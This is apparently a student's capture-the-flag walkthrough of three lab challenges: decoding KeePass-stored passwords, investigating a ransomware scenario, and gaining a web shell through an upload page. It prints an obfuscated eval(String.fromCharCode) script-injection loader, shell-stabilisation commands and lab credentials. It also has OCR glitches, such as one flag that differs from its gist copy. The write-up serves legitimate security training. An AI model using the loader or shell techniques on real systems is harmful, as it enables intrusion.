



Question 5 : What was the encoding used on the Elf Server password?

Answer : hex

Question 6 : What is the decoded password value for ElfMail?


Answer : ic3Skating!






Question 7 : What is the username:password pair of Elf Security System?


Answer : superelfadmin:nothinghere





Question 8 : Decode the last encoded value. What is the flag?

Answer : THM{657012dcf3d1318dca@ed864f0e70535}






Recipe
From Charcode
Delimiter
Comma
Base
10
From Charcode
Delimiter
Comma
Base
10
Input
length: 3142
lines: 1
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 32, 118, 97, 114, 32, 97, 108, 108, 115, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 118, 97, 114, 32, 110, 116, 51, 32, 61, 32, 116, 114, 117, 101, 59, 32, 102, 111, 114, 32, 40, 32, 118, 97, 114, 32, 105, 32, 61, 32, 97, 108, 108, 115, 46, 108, 101, 110, 103, 116, 104, 59, 32, 105, 45, 45, 59, 41, 32, 123, 32, 105, 102, 32, 40, 97, 108, 108, 115, 91, 105, 93, 46, 115, 114, 99, 46, 105, 110, 100, 101, 120, 79, 102, 40, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 52, 57, 44, 32, 52, 57, 44, 32, 49, 48, 48, 44, 32, 53, 49, 44, 32, 53, 48, 44, 32, 52, 57, 44, 32, 53, 48, 44, 32, 53, 50, 44, 32, 53, 50, 44, 32, 57, 57, 44
Output
start: 0
end: 69
length: 69
time: 1ms
length: 69
lines: 1
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8


GitHub Gist
Search...
All gists
Back to GitHub
heavenraiza / cyberelf
Created 2 years ago • Report abuse
Code
Revisions 1
Stars 23
cyberelf
1 THM{657012dcf3d1318dca0ed864f0e70535}

Thought Process / Methodology :

For the first question, we copy the file name and paste it into CyberChef and use “magic” as the recipe to get the password. For Q2, it is written on the output table under “properties”. For Q3, after getting the password for the KeePass database, we can check what is the details for the “hiya” key and we can get the note there. For Q4 and Q5, they gave us a hint to decode the password which is “HEXtra step to decrypt”. So, we used hex as the recipe to get the password. For Q6, to get the decoded value of the password, we use HTML entity since the “Entities” was written on the note. For Q7, we just open the entry for Elf Security System to get the username and password. For the final question, to get the THM, after decoding the value from the note, we’ll get a link to a github gist. To get the value, we use Charcode as the recipe with the delimiter as comma and the base 10 twice.

Day 23 : The Grinch strikes again!


Tool Used : Kali Linux, Firefox, Remmina

Question 1 : What does the wallpaper say?

Answer : THIS IS FINE


Question 2 : Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Answer : nomorebestfestivalcompany




Question 3 : At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Answer : .grinch




Question 4 : What is the name of the suspicious scheduled task?

Answer : opidsfsdf




Question 5 : Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Answer : C:\Users\Administrator\Desktop\opidsfsdf.exe




Question 6 : There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Answer : 7a9eea15-0000-0000-0000-010000000000




Question 7 : Assign the hidden partition a letter. What is the name of the hidden folder?

Answer : confidential



Question 8 : Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer : m33pa55w0rdIZseecure!



Thought Process / Methodology :

First, go to the command prompt and type in “remmina &” to open the Remmina Remote Desktop Client. Click the ellipsis to access the Preferences options. At the dropdown, click Preferences. Click on the RDP in the Preferences window. Click the “+” icon and fill in the credential with the given information. In the new Virtual Windows Machine, locate the text file named “RansomNote”. In there there is an address given by the attacker. Copy it, and put it in the command prompt in Linux. Type in “echo bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ== | base64 -d”. It will output the text for Question 1. Secondly, go to Disk Management and right click the “Backup” partition and go to “Change Drive Letter and Paths”. Change it to (:Z). Go to File Explorer and locate the Partition. Select View, and checkmark Hidden Items. You should now see any hidden content right within Windows Explorer. Go to the “confidential” file to get the format of the file for Question 2’s answer. Go to Task Scheduler and you’ll get the name “opidsfsdf” as the weird scheduled task. In that schedule, go to Actions and there you will see the path. Navigate to Shadow Copies in the Task Scheduler and the ID will be displayed in the schedule name. In the “confidential” folder, right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. It will then display the password inside a text file.

Day 24 : The Trial Before Christmas


Tool Used : Kali Linux, Firefox, BurpSuite, FoxyProxy

Question 1 : Scan the machine. What ports are open?

Answer : 80, 65000


Question 2 : What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Answer : Light Cycle




Question 3 : What is the name of the hidden php page?

Answer : /uploads.php



Question 4 : What is the name of the hidden directory where file uploads are saved?

Answer : /grid




Question 5 : What is the value of the web.txt flag?

Answer : THM{ENTER_THE_GRID}

Question 6 : What lines are used to upgrade and stabilise your shell?

Answer : python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo; fg



Question 7 : Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

Answer : tron:IFightForTheUsers

```
